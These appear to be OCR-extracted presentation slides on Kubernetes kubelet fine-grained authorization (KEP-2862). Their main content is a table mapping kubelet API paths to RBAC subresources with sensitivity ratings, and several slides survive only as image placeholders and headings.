
THE FIX

Each path gets its own subresource


Kubelet path	RBAC Subresource	Sensitivity
`/metrics/*`	`metrics`	Low
`/stats/*`	`stats`	Low
`/logs/*`	`log`	Medium
`/healthz`	**`proxy healthz`**	Low
`/configz`	**`proxy configz`**	Low
`/pods`	**`proxy pods`**	Medium
`/exec/…, /run/…, /attach/…`	**`proxy`**	High

KEP-2862: github.com/kubernetes/enhancements/issues/2862


HOW A REQUEST IS AUTHORIZED NOW




HOW A REQUEST IS AUTHORIZED NOW



